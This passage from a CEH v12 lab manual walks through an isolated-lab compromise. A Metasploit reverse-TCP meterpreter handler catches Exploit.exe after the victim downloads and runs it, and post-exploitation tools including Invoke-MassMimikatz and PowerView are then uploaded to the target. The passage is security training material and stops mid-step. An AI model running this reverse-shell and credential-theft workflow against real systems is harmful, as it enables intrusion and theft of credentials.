The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area displays the Metasploit framework interface. At the top, there's a status bar showing "Thu Apr 7, 06:35". The terminal output shows the following configuration steps:

```
[ OK ] https://metasploit.com
[ msf6 ] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[ msf6 ] msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[ msf6 ] msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
[ msf6 ] msf6 exploit(multi/handler) > set lport 444
lport => 444
[ msf6 ] msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.1.13:444
```


15. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

A screenshot of a Mozilla Firefox browser window. The address bar shows 'Index of /share' and '10.10.1.13/share/'. The main content area displays a file listing titled 'Index of /share'. It includes columns for 'Name', 'Last modified', 'Size', and 'Description'. One file is listed: 'Exploit.exe' (modified 2022-04-07 06:38, size 72K). Below the list, a footer note reads 'Apache/2.4.51 (Debian) Server at 10.10.1.13 Port 80'. The browser's taskbar at the bottom shows the search bar, task switcher, and various pinned icons.


17. Click on **Exploit.exe** to download the file.



18. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.



19. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.



20. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.

```

[+] metasploit v6.1.9-dev
+ --=[ 2169 exploits - 1149 auxiliary - 398 post
+ --=[ 592 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter >

```

21. Type **getuid** and press **Enter** to display current user ID.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command line shows the following sequence:

```
[*] msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.22
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter >
```

22. We can see that we currently have admin access to the system.

23. Now, we will upload PowerTools-Master folder to the target system

24. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

msfconsole - Parrot Terminal

```

[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator

meterpreter > upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
[*] uploading : /home/attacker/PowerTools-master/LICENSE -> C:\\Users\\Administrator\\Downloads\\LICENSE
[*] uploaded : /home/attacker/PowerTools-master/LICENSE -> C:\\Users\\Administrator\\Downloads\\LICENSE
[*] mirroring : /home/attacker/PowerTools-master/PewPewPew -> C:\\Users\\Administrator\\Downloads\\PewPe
wPew
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassCommand.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassCommand.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassCommand.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassCommand.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassMimikatz.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassMimikatz.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassMimikatz.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassMimikatz.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassSearch.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassSearch.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassSearch.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassSearch.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTemplate.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTemplate.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTemplate.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTemplate.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTokens.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTokens.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploading : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTokens.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploaded : /home/attacker/PowerTools-master/PewPewPew\\Invoke-MassTokens.ps1 -> C:\\Users\\Adminin
strator\\Downloads\\PewPewPew\\Invoke-MassTokens.ps1
[*] uploaded : /home/attacker/PowerTools-master/README.md -> C:\\Users\\Administrator\\Downl

```

25. Type **shell** and press **Enter** to create a shell in the console.

msfconsole - Parrot Terminal

```

Administrator\\Downloads\\PowerView\\Tests\\PowerView.tests.ps1
[*] uploaded : /home/attacker/PowerTools-master/PowerView/Tests\\PowerView.tests.ps1 -> C:\\Users\\Adm
inistrator\\Downloads\\PowerView\\Tests\\PowerView.tests.ps1
[*] mirrored : /home/attacker/PowerTools-master/PowerView/Tests -> C:\\Users\\Administrator\\Downloads
\\PowerView\\Tests
[*] uploading : /home/attacker/PowerTools-master/PowerView\\powerview.ps1 -> C:\\Users\\Administrator\\D
ownloads\\PowerView\\powerview.ps1
[*] uploaded : /home/attacker/PowerTools-master/PowerView\\powerview.ps1 -> C:\\Users\\Administrator\\D
ownloads\\PowerView\\powerview.ps1
[*] uploading : /home/attacker/PowerTools-master/PowerView\\powerview.psd1 -> C:\\Users\\Administrator\\
Downloads\\PowerView\\powerview.psd1
[*] uploaded : /home/attacker/PowerTools-master/PowerView\\powerview.psd1 -> C:\\Users\\Administrator\\
Downloads\\PowerView\\powerview.psd1
[*] uploading : /home/attacker/PowerTools-master/PowerView\\powerview.psml -> C:\\Users\\Administrator\\
Downloads\\PowerView\\powerview.psml
[*] uploaded : /home/attacker/PowerTools-master/PowerView\\powerview.psml -> C:\\Users\\Administrator\\
Downloads\\PowerView\\powerview.psml
